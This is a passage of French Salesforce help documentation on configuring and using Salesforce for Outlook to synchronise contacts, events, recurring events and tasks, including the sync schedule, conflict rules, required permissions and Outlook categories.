- Si l'icône n'est pas affichée, cliquez sur la flèche en regard de la barre d'état système et faites glisser l'icône Salesforce pour Outlook vers la barre d'état système.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## Affichage du journal de synchronisation de Salesforce pour Outlook

Le journal de synchronisation enregistre les informations de dépannage de Salesforce pour Outlook, qui comprennent le nombre d'enregistrements erronés et le nombre d'enregistrements créés, mis à jour ou supprimés durant la synchronisation.

Pour afficher ce journal, cliquez avec le bouton droit sur l'icône de la barre d'état système ( ), puis cliquez sur **Synchroniser** > **Afficher le journal de synchronisation**.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## Modification des informations de connexion à Salesforce pour Outlook

Si votre nom d'utilisateur ou mot de passe Salesforce change, vous devez mettre à jour vos informations de connexion dans Salesforce pour Outlook.

1. Cliquez avec le bouton droit sur l'icône de la barre d'état système ( ) de votre bureau, puis sélectionnez **Paramètres...**
2. Cliquez sur **Changer d'utilisateur**.
3. Saisissez vos nom d'utilisateur et mot de passe Salesforce, puis cliquez sur **Connexion**. Une connexion sécurisée entre Outlook et Salesforce est ainsi créée. Il n'est pas nécessaire de vous reconnecter, sauf si vous rencontrez une erreur.
4. Cliquez sur **Suivant**, puis sur **Terminé**.

Remarque: Si votre organisation restreint les adresses IP, les connexions d'adresses IP non fiables sont bloquées jusqu'à leur activation. Salesforce vous envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter. Cet e-mail contient un jeton de sécurité que vous devez ajouter à la fin de votre mot de passe. Par exemple, si votre mot de passe est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, vous devez saisir `monmotdepasseXXXXXXXXXX` pour vous connecter.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour se connecter à Salesforce pour Outlook :

- Attribués à une configuration active

## Modification de vos dossiers de synchronisation de Salesforce pour Outlook

Si vous souhaitez synchroniser des contacts, des événements et des tâches entre Microsoft® Outlook® et Salesforce, vous pouvez configurer Salesforce pour Outlook pour synchroniser des éléments dans les dossiers Outlook de votre choix.

1. Cliquez avec le bouton droit sur l'icône de la barre d'état système ( ) de votre bureau, puis sélectionnez **Paramètres...**.
2. Cliquez sur **Changer de dossier**, puis créez ou sélectionnez un dossier parmi vos dossiers par défaut ou dans le dossier de réception principal.
3. Cliquez sur **Enregistrer**.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour changer les dossiers de synchronisation :

- Attribués à une configuration active :

  ET

  Votre profil Outlook est défini par défaut dans les Paramètres de messagerie

## Masquage des alertes Salesforce pour Outlook

Si vous préférez ne pas afficher dans la barre d'état système les alertes relatives à des erreurs de synchronisation ou autres, vous pouvez les masquer.

Cliquez avec le bouton droit sur l'icône de la barre d'état système ( ), puis cliquez sur **Masquer les alertes**.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## Affichage des erreurs de Salesforce pour Outlook

Lorsque Salesforce pour Outlook rencontre des problèmes de synchronisation de données, l'icône de la barre d'état système change en icône d'erreur ( ) et le texte d'état, en haut du menu contextuel de la barre d'état système, indique le nombre d'erreurs.

Pour afficher ces erreurs, double-cliquez sur l'icône de la barre d'état système ou cliquez sur le texte du menu contextuel pour ouvrir la boîte de dialogue Erreur de Salesforce pour Outlook. Si l'erreur concerne un enregistrement spécifique d'Outlook, vous pouvez cliquer sur le lien de l'enregistrement afin de le modifier dans Outlook.

Pour actualiser la liste, une fois les erreurs corrigées, cliquez sur **Réessayer**. Salesforce pour Outlook synchronise vos données et supprime les erreurs qui ont été corrigées.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

# Présentation de la synchronisation entre Microsoft® Outlook® et Salesforce

Arrêtez de dupliquer vos contacts, événements et tâches dans Outlook et dans Salesforce, et commencez à synchroniser les données entre les deux systèmes avec Salesforce pour Outlook.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| Autorisations utilisateur requises pour synchroniser | Lorsque vous synchronisez... | ...vous devez disposer de |
|---|---|---|
| Contacts | Depuis Salesforce vers Outlook | Lire sur les contacts ; la direction de synchronisation des contacts définie sur *`Salesforce pour Outlook`* |
| | Dans les deux sens | Lire et Modifier sur les contrats, et Lire sur les comptes ; la direction de synchronisation des contacts définie sur *`Synchronisation bidirectionnelle`* |
| Événements et tâches | Depuis Outlook vers Salesforce : | Lire et Modifier sur les événements ; la direction de synchronisation des événements et des tâches définie sur *`Outlook vers Salesforce`* |
| | Depuis Salesforce vers Outlook | Lire et Modifier sur les événements ; la direction de synchronisation des événements et des tâches définie sur *`Salesforce vers Outlook`* |

| Autorisations utilisateur requises pour synchroniser | Lorsque vous synchronisez... | ...vous devez disposer de |
|---|---|---|
| | Dans les deux sens | Lire et Modifier sur les événements ; la direction de synchronisation des événements et des tâches définie sur `Synchronisation bidirectionnelle` |
| | Événements sur plusieurs jours | Activer des événements sur plusieurs jours sur les activités |
| | Tâches Salesforce récurrentes vers Outlook | « Synchroniser les tâches Salesforce récurrentes vers Outlook » |

Avant de télécharger et d'installer Salesforce pour Outlook, assurez-vous que vos dossiers Outlook incluent les éléments que vous souhaitez synchroniser. Si vous synchronisez depuis Outlook vers Salesforce, le déplacement d'un enregistrement hors d'un dossier Outlook synchronisé entraîne sa suppression dans Salesforce. Si vous synchronisez depuis Salesforce vers Outlook, la suppression d'un enregistrement de Salesforce entraîne sa suppression dans Outlook.

## Présentation des planifications de synchronisation

Salesforce pour Outlook synchronise vos éléments en fonction de l'activité de votre système. Les événements et les tâches sont synchronisés automatiquement toutes les 10 minutes. Les contacts sont synchronisés automatiquement toutes les heures. Cependant, si Salesforce pour Outlook détecte une inactivité du clavier ou de la souris pendant 30 minutes, la fréquence de synchronisation des événements et des tâches passe à 30 minutes. Après deux heures d'inactivité, la fréquence de toutes les mises à jour passe à une heure et, après quatre heures d'inactivité, la fréquence passe à quatre heures.

Si vous souhaitez, vous pouvez synchroniser manuellement à tout moment. Il suffit de cliquer avec le bouton droit sur l'icône de la barre d'état système ( ), puis de cliquer sur **Synchroniser** > **Synchroniser maintenant**.

## Exclusion de certains enregistrements de la synchronisation

Si vous sélectionnez l'option Automatique pour votre méthode de synchronisation, vous disposez de deux options d'exclusion de certains éléments de la synchronisation avec Salesforce pour Outlook.

- Vous pouvez sélectionner de synchroniser les éléments marqués Privés dans Microsoft® Outlook®. Si vous ne souhaitez pas synchroniser des éléments privés, ouvrez les paramètres Salesforce pour Outlook puis désactivez les types d'élément privé à ne pas synchroniser.

  Si vous avez synchronisé des éléments dans Outlook que vous marquez ensuite comme Privé, ils sont conservés dans Salesforce. Toutefois, les éléments Salesforce correspondants ne reçoivent plus de mise à jour si vous modifiez ceux d'Outlook.

- Si vous ne souhaitez pas synchroniser certains éléments Outlook, qu'ils soient marqués Privé ou non, attribuez-les à la catégorie *Ne pas synchroniser avec Salesforce* dans Outlook. Pour plus d'informations sur l'utilisation de catégories dans Outlook, reportez-vous la documentation Outlook.

## Synchronisation des contacts avec Salesforce for Outlook

Vous pouvez garder vos contacts Outlook et Salesforce importants synchronisés grâce à Salesforce pour Outlook. Lors de la synchronisation initiale des contacts, Salesforce pour Outlook vérifie si un contact associé à la même adresse e-mail existe à la fois dans Outlook et Salesforce. Si une adresse e-mail correspondant existe, les deux contacts sont synchronisés. Si aucun contact correspondant n'existe, Salesforce for Outlook vérifie si un contact associé aux mêmes prénom, nom et nom de société existe. Si aucun contact correspondant n'existe, un contact est créé et les deux sont synchronisés.

Votre configuration Outlook définit les éléments qui doivent être synchronisés, la direction du flux de données entre Outlook et Salesforce, ainsi que l'action exécutée en cas de conflits de données. Selon que votre administrateur autorise ou non les changements de direction de synchronisation, vous pouvez configurer Salesforce pour Outlook pour synchroniser comme suit.

- *`Salesforce vers Outlook`*
- *`synchronisation bidirectionnelle`*

Salesforce pour Outlook permet de synchroniser jusqu'à 5000 contacts et n'est pas sensible à la casse lors du mappage des contacts.

### Synchronisation des contacts depuis Salesforce vers Outlook

| Si | Synchronisation |
|---|---|
| Un contact existe déjà dans Outlook : | Le contact Salesforce remplace le contact Outlook et les deux sont synchronisés. |
| Un contact n'existe pas encore dans Outlook | Salesforce pour Outlook synchronise le contact Salesforce, ce qui crée le contact dans Outlook. |
| Vous supprimez un contact dans Outlook | Salesforce pour Outlook ne synchronise pas une nouvelle fois le contact Salesforce. |
| Plusieurs contacts correspondent dans Outlook : | Salesforce pour Outlook en sélectionne un et le synchronise. |
| Vous mettez à jour un contact dans Salesforce | Le contact Salesforce remplace le contact Outlook. |
| Vous mettez à jour un contact dans Outlook | La mise à jour reste dans le contact Outlook, mais n'est pas synchronisée avec Salesforce. Lors de la mise à jour suivante de l'équivalent dans Salesforce, la version Salesforce remplace le contact Outlook. |
| Vous supprimez un contact Salesforce | L'équivalent Outlook est également supprimé. Si le contact Outlook est supprimé et que le contact Salesforce est mis à jour, le contact est recréé dans Outlook. |

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour synchroniser des contacts depuis Salesforce vers Outlook :

- Lire sur les contacts

  ET

  Direction de synchronisation des contacts définie sur *`Salesforce vers Outlook`*

Pour synchroniser des contacts dans les deux sens :

- Lire et Modifier sur les contacts, et Lire sur les comptes

  ET

  Direction de synchronisation des contacts définie sur *`Synchronisation bidirectionnelle`*

## Synchronisation bidirectionnelle de contacts entre Salesforce et Outlook

| Si | Synchronisation |
|---|---|
| Un contact existe d'un seul côté : | Le contact est automatiquement créé de l'autre côté et les deux sont synchronisés. |
| Un contact correspondant existe | Un enregistrement de contact remplace l'autre et les deux enregistrements sont synchronisés. Si votre configuration Outlook spécifie que le contact Outlook gagne, la version Outlook version remplace la version Salesforce, et inversement si le contact Salesforce est défini pour gagner. Toute modification apportée à un enregistrement s'applique automatiquement à l'autre. En cas de conflit entre les enregistrements, le paramètre de comportement du conflit détermine quel enregistrement gagne. |
| Plusieurs contacts Salesforce correspondants existent | Tant qu'il n'existe qu'une seule version du contact Outlook et que ce contact possède une adresse e-mail, nous synchronisons le contact Outlook avec un contact Salesforce selon vos préférences de correspondance, comme le contact mis à jour le plus récemment. |
| Vous mettez à jour un contact | Les deux contacts sont mis à jour avec les toutes dernières modifications. En cas de conflit entre les enregistrements, le paramètre de comportement du conflit détermine quel enregistrement gagne. |
| Vous supprimez un contact Salesforce et mettez à jour un contact Outlook | L'équivalent dans Outlook est supprimé si Salesforce est défini pour gagner et le contact est recréé dans Salesforce si Outlook est défini pour gagner. |
| Vous supprimez un contact Outlook et mettez à jour un contact Salesforce | L'équivalent Salesforce est supprimé si dans Outlook est défini pour gagner et le contact est recréé dans Outlook si Salesforce est défini pour gagner. |

## Exclusion de certains enregistrements de la synchronisation

Si vous sélectionnez l'option Automatique pour votre méthode de synchronisation, vous disposez de deux options d'exclusion de certains éléments de la synchronisation avec Salesforce pour Outlook.

- Vous pouvez sélectionner de synchroniser les éléments marqués Privés dans Microsoft® Outlook®. Si vous ne souhaitez pas synchroniser des éléments privés, ouvrez les paramètres Salesforce pour Outlook puis désactivez les types d'élément privé à ne pas synchroniser.

  Si vous avez synchronisé des éléments dans Outlook que vous marquez ensuite comme Privé, ils sont conservés dans Salesforce. Toutefois, les éléments Salesforce correspondants ne reçoivent plus de mise à jour si vous modifiez ceux d'Outlook.

- Si vous ne souhaitez pas synchroniser certains éléments Outlook, qu'ils soient marqués Privé ou non, attribuez-les à la catégorie *Ne pas synchroniser avec Salesforce* dans Outlook. Pour plus d'informations sur l'utilisation de catégories dans Outlook, reportez-vous la documentation Outlook.

# Synchronisation d'événements avec Salesforce pour Outlook

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour synchroniser des événements depuis Outlook vers Salesforce : | Lire et Modifier sur les événements, et la direction de synchronisation d'événements définie sur *Outlook vers Salesforce* |
| Pour synchroniser des événements depuis Salesforce vers Outlook : | Lire et Modifier sur les événements, et la direction de synchronisation d'événements définie sur *Salesforce vers Outlook* |
| Pour synchroniser des événements dans les deux sens : | Lire et Modifier sur les événements, et la direction de synchronisation d'événements définie sur *Synchronisation bidirectionnelle* |
| Pour synchroniser des événements répartis sur plusieurs jours : | Activer des événements sur plusieurs journées, sur les activités |

| Éditions |
|---|
| Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience |
| Disponible avec : **Toutes** les éditions |

Vous pouvez aisément garder vos événements Outlook et Salesforce synchronisés grâce à Salesforce pour Outlook. Une fois un événement ajouté à Salesforce, vous pouvez lui attribuer des enregistrements associés, tels que des contacts, des comptes, des opportunités, etc. La synchronisation d'événements permet également de maintenir un affichage précis de votre disponibilité lorsque vous créez des événements et des demandes de réunion à partir de votre calendrier Salesforce.

**Quels événements synchroniser**

Votre configuration Outlook définit les éléments qui doivent être synchronisés, la direction du flux de données entre Outlook et Salesforce, ainsi que l'action exécutée en cas de conflits de données. Les filtres d'événements dans votre configuration déterminent les événements à synchroniser. Les filtres possibles sont les suivants :

- *AUJOURD'HUI* : synchronise les événements qui se terminent le jour même ou ultérieurement. L'heure de début est 12:00
- *LE MOIS DERNIER* : synchronise les événements qui se sont terminés le premier jour du mois dernier ou ultérieurement.
- *LES N DERNIERS JOURS* : synchronise les événements qui se sont terminés il y a un nombre de jours spécifique, par exemple *LES 30 DERNIERS JOURS*.

Les mises à jour d'événements ne sont plus synchronisées une fois l'événement sorti de la plage de synchronisation que vous avez configuré.

Les éléments suivants ne sont pas synchronisés : les événements sur la journée, qui débutent le premier jour de la synchronisation configurée et les participants aux événements. Les événements sur plusieurs jours sont synchronisés en tant qu'événements uniques dans les deux sens. Les périodicités d'événements récurrents doivent être exactement identiques. Salesforce pour Outlook synchronise des événements en fonction de leur date de fin plutôt qu'en fonction de leur date de début. Par exemple, si vous synchronisez des événements actuels et futurs uniquement, un événement démarré il y a deux jours continu d'être synchronisé.

**Comment nous mappons les événements**

Lors de la synchronisation initiale des événements, il est possible de les associer à des événements existants qui possèdent le même objet et la même heure, ou de créer des événements si aucun ne leur correspond.

**Comment vous attribuez des événements à des enregistrements Salesforce**

Une fois un événement ajouté à Salesforce, vous pouvez l'associer à d'autres enregistrements en utilisant la page Mes éléments non résolus ou les champs `Associé à` et `Nom` dans l'enregistrement de l'événement. L'événement est ajouté à la liste associée Historiques des activités ou Activités en cours de l'enregistrement associé. Vous ne pouvez pas enregistrer de modifications si vos événements contiennent un champ personnalisé obligatoire ou si un champ personnalisé d'activité devient obligatoire suite à l'ajout d'éléments à votre liste d'événements non résolus.

**Qui affiche les événements synchronisés dans Salesforce**

Les événements non marqués comme privés sont visibles dans Salesforce par vous, par les personnes de niveau supérieur au vôtre dans la hiérarchie et par quiconque a accès aux enregistrements auxquels ils sont associés. Vous pouvez également accorder l'accès à votre calendrier à d'autres utilisateurs, à des groupes personnels et publics, à des rôles ou à des rôles et des subordonnés.

## Exclusion de certains enregistrements de la synchronisation

Si vous sélectionnez l'option Automatique pour votre méthode de synchronisation, vous disposez de deux options d'exclusion de certains éléments de la synchronisation avec Salesforce pour Outlook.

- Vous pouvez sélectionner de synchroniser les éléments marqués Privés dans Microsoft® Outlook®. Si vous ne souhaitez pas synchroniser des éléments privés, ouvrez les paramètres Salesforce pour Outlook puis désactivez les types d'élément privé à ne pas synchroniser.

  Si vous avez synchronisé des éléments dans Outlook que vous marquez ensuite comme Privé, ils sont conservés dans Salesforce. Toutefois, les éléments Salesforce correspondants ne reçoivent plus de mise à jour si vous modifiez ceux d'Outlook.

- Si vous ne souhaitez pas synchroniser certains éléments Outlook, qu'ils soient marqués Privé ou non, attribuez-les à la catégorie *Ne pas synchroniser avec Salesforce* dans Outlook. Pour plus d'informations sur l'utilisation de catégories dans Outlook, reportez-vous la documentation Outlook.

# Présentation de la synchronisation des événements récurrents avec Salesforce pour Outlook

Si votre organisation est configurée pour synchroniser les éléments récurrents, vous pouvez les synchroniser entre Outlook et Salesforce en utilisant Salesforce pour Outlook. Vous pouvez synchroniser les récurrences avec les périodicités suivantes :

- Quotidien
- Hebdomadaire
- Mensuel
- Annuel

Une fois les événements récurrents synchronisés avec Salesforce, vous pouvez attribuer les récurrences à des enregistrements associés, tels que des contacts, des comptes, des opportunités, etc. La synchronisation des événements récurrents permet également de maintenir une visibilité précise de votre disponibilité lorsque vous créez des événements et des demandes de réunion à partir de votre calendrier Salesforce.

Les événements récurrents ne s'affichent pas dans la page Mes éléments non résolus. À la place, vous pouvez accéder directement aux événements récurrents dans votre calendrier pour les associer à des enregistrements Salesforce.

## Compréhension des différences entre Outlook et Salesforce

Le fonctionnement des événements récurrents est différent entre Outlook et Salesforce.

| Pour | Sachez que |
|---|---|
| Plages d'occurrences | Si vos récurrences sont supérieures à 100, Salesforce pour Outlook crée des séries de 100 occurrences dans Salesforce.<br><br>Une fois les dates des occurrences passées, Salesforce pour Outlook ajoute automatiquement un autre groupe d'occurrences, portant de nouveau le nombre d'occurrences futures à 100. La périodicité à laquelle Salesforce ajoute ces groupes dépend du nombre d'occurrences passées, de la date de dernière synchronisation, ainsi que de la modification ou non d'occurrences existantes. |
| Occurrences mensuelles | Salesforce pour Outlook ne prend pas en charge l'option de périodicité d'Outlook **jour du week-end**. |
| Occurrences annuelles | Salesforce pour Outlook permet de définir des événements qui se produisent tous les ans. Si vous saisissez un nombre différent de `1` pour l'option **Se reproduit tous les** dans la périodicité Outlook, Salesforce pour Outlook ne synchronise pas les séries récurrentes. Cela signifie que vous pouvez définir des récurrences annuelles, mais pas pour tous les deux ou tous les trois ans.<br><br>De plus, Salesforce pour Outlook ne prend pas en charge l'option de périodicité d'Outlook **jour du week-end**. |
| Événements supérieurs à 24 heures | Salesforce ne prend pas en charge les événements qui dépassent 24 heures. |

## Éditions

Disponible pour la configuration avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour synchroniser des événements récurrents entre Outlook et Salesforce :

- Événements récurrents

  De plus, Lire et Modifier sur les événements, ainsi que la direction de synchronisation d'événements définie dans l'une des directions suivantes :

  `Outlook vers Salesforce`,

  `Salesforce vers Outlook` ou

  `Synchronisation bidirectionnelle`

## Modification des séries récurrentes

Vous pouvez modifier des séries récurrentes, mais il est important de connaître les pièges à éviter pour ne pas perdre de détails d'occurrences que vous avez modifiées individuellement.

| Si vous modifiez | Sachez que |
| --- | --- |
| Séries récurrentes dans Outlook | Ces modifications ne s'appliquent pas aux occurrences modifiées individuellement dans Salesforce.<br>Par exemple, vous modifiez l'heure de rendez-vous d'une occurrence, puis modifiez ultérieurement l'heure de rendez-vous de la série complète. La modification de l'heure de rendez-vous de la série ne s'applique pas à l'occurrence modifiée.<br>Les modifications critiques incluent celles apportées aux :<br>• Heures de rendez-vous<br>• Périodicités<br>• Plages d'occurrences<br>Si vous apportez des modifications critiques à des séries récurrentes, les occurrences modifiées individuellement perdent leurs modifications. |
| Dates de début des séries récurrentes dans Outlook | Salesforce ne prend pas en charge les modifications des dates de début passées. |
| Dates de fin des séries récurrentes dans Salesforce | Il s'agit d'une mise à jour critique dans Outlook, qui efface toutes les modifications apportées aux occurrences individuelles de la série. Ces modifications ne s'appliquent pas dans Outlook. Vous pouvez toutefois modifier les dates de fin dans Outlook, mais ce type de modification critique efface toutes les modifications que vous avez effectuées dans les occurrences individuelles, aussi bien dans Outlook que dans Salesforce. |
| Occurrences individuelles | • Vous pouvez perdre ces modifications si vous effectuez des modifications critiques dans la série récurrente.<br>• Si vous supprimez une occurrence, puis déplacez l'occurrence suivante, Salesforce pour Outlook ne met pas à jour Salesforce correctement. À la place, l'occurrence que vous avez supprimée dans Outlook est conservée dans Salesforce, ainsi que l'occurrence avec laquelle vous l'avez remplacée.<br>Par exemple, vous modifiez votre événement récurrent dans Outlook. Vous supprimez l'occurrence du 4 octobre, que vous remplacez par l'occurrence du 5 octobre. Dans Salesforce, deux occurrences correspondent au 4 octobre : celle que vous avez supprimée et celle avec laquelle vous l'avez remplacée. Aucune occurrence ne correspond au 5 octobre.<br>• Les modifications Outlook s'appliquent aux occurrences dans Salesforce, que celles existant dans Salesforce contiennent ou non des modifications critiques. Cependant, les occurrences supprimées dans Salesforce restent supprimées et ne sont pas remplacées par les occurrences modifiées individuellement dans Outlook. |

# Synchronisation des tâches avec Salesforce pour Outlook

Synchronisez les tâches Microsoft® Outlook® et Salesforce.

Lorsqu'une tâche figure dans Salesforce, vous pouvez l'attribuer à des enregistrements associés, tels que des contacts, des comptes et des opportunités.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour synchroniser des tâches depuis Outlook vers Salesforce :

- Lire et Modifier sur les tâches, et la direction de synchronisation des tâches définie sur *Outlook vers Salesforce*

Pour synchroniser des tâches depuis Salesforce vers Outlook :

- Lire et Modifier sur les tâches, et la direction de synchronisation des tâches définie sur *Salesforce vers Outlook*

Pour synchroniser des tâches dans les deux sens :

- Lire et Modifier sur les tâches, et la direction de synchronisation des tâches définie sur *Synchronisation bidirectionnelle*

### Tâches à synchroniser

Votre configuration Outlook définit les éléments qui doivent être synchronisés, la direction du flux de données entre Outlook et Salesforce, ainsi que l'action exécutée en cas de conflits de données. Les filtres de tâches dans votre configuration déterminent les tâches à synchroniser. Les filtres possibles sont les suivants :

- *AUJOURD'HUI* : synchronise les tâches échues le jour même ou ultérieurement. L'heure de début est 12:00
- *LE MOIS DERNIER* : synchronise les tâches qui se sont terminées le premier jour du mois dernier ou ultérieurement.
- *LES N DERNIERS JOURS* : synchronise les tâches qui se sont terminées il y a un nombre de jours spécifique, par exemple *LES 30 DERNIERS JOURS*, ou ultérieurement.

Salesforce pour Outlook ne synchronise pas chaque type de tâche. Les types de tâche suivants sont synchronisés jusqu'à ce qu'ils sortent de la plage de dates définie dans le filtre des tâches :

- Tâches Salesforce récurrentes vers Outlook
- Les tâches terminées, si elles sont marquées comme terminées après la synchronisation de Salesforce pour Outlook
- Les tâches reportées
- Les tâches en cours
- Les tâches non démarrées
- Tâches répétitives, que vous créez dans Salesforce
- Les tâches marquées pour le suivi
- Les tâches En attente d'une autre personne

### Les tâches suivantes ne sont pas synchronisées :

- Tâches Outlook récurrentes vers Salesforce
- Les tâches terminées, si elles sont marquées comme terminées avant la synchronisation de Salesforce pour Outlook
- Les tâches créées automatiquement lorsque vous marquez un e-mail ou un contact pour le suivi

### Correspondance des tâches

Lors de la première synchronisation des tâches, nous les associons aux tâches existantes qui ont un objet et une date d'échéance identiques. Si vous n'attribuez pas de date d'échéance aux tâches, nous les associons en utilisant uniquement le même objet.

### Attribution de tâches à des enregistrements Salesforce

Lorsqu'une tâche est ajoutée à Salesforce, vous pouvez l'attribuer à d'autres enregistrements en utilisant la page Mes éléments non résolus ou les champs `Associé à` et `Nom` dans l'enregistrement de la tâche. La tâche est ajoutée à la liste associée Historiques des activités ou Activités en cours de l'enregistrement associé. Vous ne pouvez pas enregistrer les modifications si vos tâches contiennent un champ personnalisé obligatoire ou si un champ personnalisé d'activité devient obligatoire suite à l'ajout d'éléments à votre liste de tâches non résolues.

## Exclusion de certains enregistrements de la synchronisation

Si vous sélectionnez l'option Automatique pour votre méthode de synchronisation, vous disposez de deux options d'exclusion de certains éléments de la synchronisation avec Salesforce pour Outlook.

- Vous pouvez sélectionner de synchroniser les éléments marqués Privés dans Microsoft® Outlook®. Si vous ne souhaitez pas synchroniser des éléments privés, ouvrez les paramètres Salesforce pour Outlook puis désactivez les types d'élément privé à ne pas synchroniser.

  Si vous avez synchronisé des éléments dans Outlook que vous marquez ensuite comme Privé, ils sont conservés dans Salesforce. Toutefois, les éléments Salesforce correspondants ne reçoivent plus de mise à jour si vous modifiez ceux d'Outlook.

- Si vous ne souhaitez pas synchroniser certains éléments Outlook, qu'ils soient marqués Privé ou non, attribuez-les à la catégorie *Ne pas synchroniser avec Salesforce* dans Outlook. Pour plus d'informations sur l'utilisation de catégories dans Outlook, reportez-vous la documentation Outlook.

## Attributions automatiques de comptes pour les contacts synchronisés

Après la synchronisations de contacts depuis Outlook, Salesforce pour Outlook tente de les attribuer automatiquement à des comptes.

Ce tableau présente le processus d'attribution à des comptes.

| Si | Synchronisation |
|---|---|
| La société d'un contact correspond à un seul compte Salesforce | Le contact est associé à ce compte. |
| La société d'un contact correspond à de nombreux ou à aucun compte(s) Salesforce | Le contact est envoyé vers Mes éléments non résolus Salesforce, accessible à partir de la page d'accueil Contact ou de l'application Salesforce pour Outlook dans la barre d'état système. Cette liste permet d'attribuer manuellement des contacts à des comptes existants, de créer des comptes ou de confirmer que les contacts sont privés. |
| Un contact n'a pas de nom de société : | Le contact est traité en tant que contact privé et n'est pas envoyé vers Mes éléments non résolus. |
| La société d'un contact change dans Outlook. | Si un compte correspondant est trouvé dans Salesforce, le contact est attribué à ce compte. Sinon, le contact est envoyé vers Mes éléments non résolus afin d'être résolu. |
| Un contact non résolu est supprimé dans Outlook. | Le contact est supprimé de Mes éléments non résolus à l'ouverture suivante de la liste. |
| Un contact non résolu est modifié dans Outlook. | L'enregistrement du contact est mis à jour dans Mes éléments non résolus. Si la société du contact est modifiée, Salesforce vérifie si cette information correspond à un compte existant. Dans la positive, le nom de la société est attribué à ce compte. |

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour attribuer des comptes :
- Modifier sur les comptes et Lire sur les contacts

Pour créer des comptes :
- Créer sur les comptes et Lire sur les contacts

  ET

  Afficher Création rapide

## Gestion de la synchronisation des éléments Microsoft® Outlook® avec Salesforce

Gérez vos contacts, vos événements et vos tâches à l'aide de catégories Outlook afin de synchroniser vos éléments Outlook avec Salesforce selon la méthode de votre choix, soit en sélectionnant les éléments que vous souhaitez synchroniser, ou en synchronisant tous vos éléments et en sélectionnant les éléments que vous ne souhaitez pas synchroniser.

Affichez vos paramètres de synchronisation dans la barre d'état système Windows® et gérez le mode de synchronisation de vos éléments Outlook avec Salesforce.

1. Cliquez avec le bouton droit sur l'icône Salesforce pour Outlook ( ) dans la barre d'état système.

2. Cliquez sur **Paramètres**, puis sur **Suivant**.
3. Déterminez l'option configurée, soit `Synchroniser uniquement les éléments Outlook que je sélectionne` ou `Synchroniser tous les éléments Outlook`.
   - Si la synchronisation est définie sur l'option `Synchroniser uniquement les éléments Outlook que je sélectionne`, Salesforce pour Outlook synchronise uniquement les éléments Outlook que vous choisissez. Vous attribuez la catégorie `Synchroniser avec Salesforce` aux éléments que vous souhaitez synchroniser à la page 1830.
   - Si la synchronisation est définie sur l'option `Synchroniser tous les éléments Outlook`, Salesforce pour Outlook synchronise tous vos éléments Outlook. Vous attribuez la catégorie `Ne pas synchroniser avec Salesforce` aux éléments que vous ne souhaitez pas synchroniser à la page 1831.
4. Cliquez sur **Annuler**.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## Sélection des éléments Microsoft® Outlook® synchronisés avec Salesforce

Si vous configurez la synchronisation de vos contacts, événements et tâches Outlook vers Salesforce à l'aide de l'option `Synchroniser uniquement les éléments Outlook que je sélectionne` dans Salesforce pour Outlook, vous devez sélectionner les éléments Outlook que vous souhaitez synchroniser.

1. Dans Outlook, sélectionnez les contacts, les événements et les tâches que vous souhaitez synchroniser.
2. Dans le ruban Outlook, cliquez sur **Classer**.
3. Sélectionnez la catégorie `Synchroniser avec Salesforce`.

   Les éléments que vous avez classés seront synchronisés lors du prochain cycle de synchronisation.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## Sélection des éléments Microsoft® Outlook® qui ne sont pas synchronisés avec Salesforce

Si vous configurez la synchronisation de vos contacts, événements et tâches Outlook vers Salesforce à l'aide de l'option `Synchroniser tous les éléments Outlook` dans Salesforce pour Outlook, vous pouvez toujours contrôler les éléments que vous ne souhaitez pas synchroniser.

1. Dans Outlook, sélectionnez les contacts, les événements et les tâches que vous ne souhaitez pas synchroniser.
2. Dans le ruban Outlook, cliquez sur **Classer**.
3. Sélectionnez la catégorie `Ne pas synchroniser avec Salesforce`.

   Les éléments que vous avez classés ne seront plus synchronisés après le prochain cycle de synchronisation.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## Mes éléments non résolus

